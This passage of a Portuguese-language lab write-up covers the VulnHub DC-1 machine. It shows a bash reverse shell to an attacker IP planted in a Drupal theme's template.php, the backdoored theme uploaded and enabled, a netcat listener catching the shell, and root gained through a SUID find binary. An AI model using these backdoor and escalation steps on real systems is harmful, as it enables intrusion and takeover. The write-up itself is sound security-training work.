js       marinelli.info  template.php

~/Dow/marinelli
```

Com o objetivo de inserir o código malicioso de um *reverse shell* no tema, edita-se seu arquivo principal `template.php`

```
1 <?php // $Id$
2
3 // we define a global tag to use in diferent templates
4 define('OUTTAG', ( theme_get_setting('outside_tags') ? 'p' : 'h2' ) )
5 ;
6 include_once('theme/theme.inc');
7 include_once('logics/layout.inc');
8 include_once('logics/banners.inc');
9
10 /**
11  * Additional page variables
12  */
13 function marinelli_preprocess_page(&$vars) {
14     // Useful for devel default banners, remove before commit
15     // variable_del('theme_marinelli_first_install');
16 }
```

NORMAL template.php 4 %

E é inserida a linha

3 **exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.12/443 0>&1'");**

Que quando ativado o tema, também será executada, abrindo uma sessão com a máquina do atacante de ip 192.168.0.12, na porta 443

```
1 <?php // $Id$
2
3 exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.0.12/443 0>&1'");
4
5 // we define a global tag to use in diferent templates
6 define('OUTTAG', ( theme_get_setting('outside_tags') ? 'p' : 'h2' ) )
7 ;
8 include_once('theme/theme.inc');
9 include_once('logics/layout.inc');
10 include_once('logics/banners.inc');
11
12 /**
13  * Additional page variables
14  */
15 function marinelli_preprocess_page(&$vars) {
16 }
```

NORMAL template.php 4 %


Figura 1.5: Reverse Shell em PHP

Info

A explicação do comando destacado juntamente com o conceito de *reverse shell* já foi abordado em relatórios anteriores.

Após a inserção do código, é feita a recompactação do tema visando sua plena aplicação no alvo

```
$ zip -r marinelli-backdoored.zip marinelli/
```




```
~/Dow/marinelli cd ..  
~/Downloads zip -r marinelli-backdoored.zip marinelli/  
updating: marinelli/ (stored 0%)  
updating: marinelli/img/ (stored 0%)  
updating: marinelli/img/advertise/ (stored 0%)  
updating: marinelli/img/advertise/6.jpg (deflated 4%)  
updating: marinelli/img/advertise/4.jpg (deflated 3%)  
updating: marinelli/img/advertise/5.jpg (deflated 3%)  
updating: marinelli/img/advertise/3.jpg (deflated 2%)  
updating: marinelli/img/advertise/2.jpg (deflated 2%)  
updating: marinelli/img/advertise/1.jpg (deflated 7%)
```


Info

O comando destacado compacta o diretório `marinelli/` em um arquivo de nome `marinelli-backdoored.zip`. Em cenários reais essa é uma prática que deve ser evitada, justamente por expor claramente a funcionalidade maliciosa do arquivo diretamente em seu nome.


Torna-se possível então, através do painel administrativo do Drupal, selecionar o arquivo recompactado do tema seguido da tentativa de instalação no alvo



Que resulta na instalação bem-sucedida. Após isso, visando a ativação do tema e, consequentemente, execução do *reverse shell*, segue-se até o diretório de ativação




Onde localiza-se o tema instalado



Antes de sua execução, abre-se com a ferramenta *netcat* um *handler* na porta 443, que esperará a conexão feita após a execução do tema e o código inserido anteriormente na Figura 1.5

```
$ sudo nc -nlvp 443
```



Desse modo, ao selecionar e aplicar o tema

modify colors and switch between fixed and fluid width layouts.

[Enable](#) | [Enable and set default](#)

[Enable](#) | [Enable and set default](#)

marku
own thi
the Th
[Enable](#)

ADMINISTRATION THEME

Administration theme


Marinelli

▼

Choose "Default theme" to always use the same theme as the rest of the site.

☒ Use the administration theme when editing or creating content

Save configuration



Firma-se a conexão entre o alvo e o atacante

```
sudo nc -nlvp 443
Connection from 192.168.0.149:37967
bash: no job control in this shell
www-data@DC-1:/var/www$
```

1.5 Escalonamento de privilégios

Após firmada a conexão entre o atacante e o alvo, obtem-se o acesso com o usuário *www-data*, padrão do Apache, que não possui privilégios significativos no sistema. Para melhor conforto e movimentação, utiliza-se o *python* para executar um *pseudoshell* com

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@DC-1:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@DC-1:/var/www$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$
```

Que torna possível a utilização do programa *find* para buscar por arquivos que possuam o SUID bit ativo

Esse resultado revela a existência do próprio *find* como um dos programas que possuem tal *flag* ativa, o que é incomum e permite, conforme documentado na [GTOFBins⁶](#), a execução de um *shell* com privilégios administrativos

```
www-data@DC-1:/var/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
```

Utiliza-se então o *find* para evocar uma *shell* através do parâmetro *exec*, visando escalonar privilégios no sistema alvo

```
$ find . -exec /bin/sh \; -quit
```

```
www-data@DC-1:/var/www$ find . -exec /bin/sh \; -quit
find . -exec /bin/sh \; -quit
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# █
```

⁶ Lista de binários do Unix que podem ser usados para subverter a segurança local em sistemas mal-configurados.

Parâmetros

Explicação dos parâmetros:

`find .` : inicia a busca no diretório atual (. representa o diretório onde o comando é executado);

`-exec /bin/sh ;` : para cada resultado encontrado, executa o comando `/bin/sh`;

`o` indica o fim do comando a ser executado;

`-quit`: faz com que o `find` pare imediatamente após executar a primeira ocorrência encontrada.

Desse modo, quando executado o comando, obtém-se no sistema alvo o acesso com permissões privilegiadas

```
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

Referências

Ask Ubuntu (ago. de 2013). What does '+' mean in the find command? URL: <https://askubuntu.com/questions/339015/what-does-mean-in-the-find-command>.

DCAU (fev. de 2019). DC: 1. URL: <https://www.vulnhub.com/entry/dc-1-1,292/>.

Michael Kerrisk (s.d.). find(1) - Linux manual page. Acessado em jul. 2025. URL: <https://www.man7.org/linux/man-pages/man1/find.1.html>.

NIST (out. de 2014). CVE-2014-3704 Detail. CVE. URL: <https://nvd.nist.gov/vuln/detail/CVE-2014-3704>.

Queiroz, Victor (CAT) (set. de 2020). #Desafio03 Beco do exploit #VM09. URL: <https://www.youtube.com/watch?v=7Tl470AVI20>.

Stack Exchange (jan. de 2014). Meaning of bash -i >& /dev/tcp/host/port 0>&1. URL: <https://unix.stackexchange.com/questions/116010/meaning-of-bash-i-dev-tcp-host-port-01>.

Stack Overflow (jun. de 2012). What does '>&' mean? URL: <https://stackoverflow.com/questions/11255447/what-does-mean/11255498>.

STOPSTENE (out. de 2014). Drupal 7.x - SQL Injection (CVE-2014-3704). Exploit. URL: <https://www.exploit-db.com/exploits/34984>.

```
d22222..222222b:::.....od222b.  
222222:2222222:::.....zzzzzz::22222222b..  
222222:2222222:::.....:222222::222222222  
222222:2222222:::.....:222222::222222222  
222222:2222222:::.....:222222::222222222  
222222:2222222:::.....:222222::222222222  
222222:2222222:::.....:222222::222222222  
222222:2222222:::.....:222222::222222222  
222222bzxxxxxxzbzxxxxxxxxxxxxxxxxxxxzd222222222 @  
2222222222222222222222222222222222222222222 b  
2222222222222222222222222222222222222222222 i  
2222222222222222222222222222222222222222222 t  
222222P.ozzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzo.Y2222 v  
222222:222222222222222222222222222222222 c  
c22222:222222222222222222222222222222222:22222 a  
222222:222P`Y2222222222P`Y22P`Y22:222222  
222222:222 db 2222222222 db 22 .db 222:22222  
222222:222 22 Y22P`22 22 2222P 22:222222  
222222:222 22 22b.`d22 22 222P`.d22:222222  
222222:222 YP 22`.db.`22 YP 22P d22222:222222  
22::2:222b.`d2222222222b.`d22.`222:2 22  
222222:22222222222222222222222222222222222222  
Y22222`ooooooooooooooooooooooooooooo`22222P
```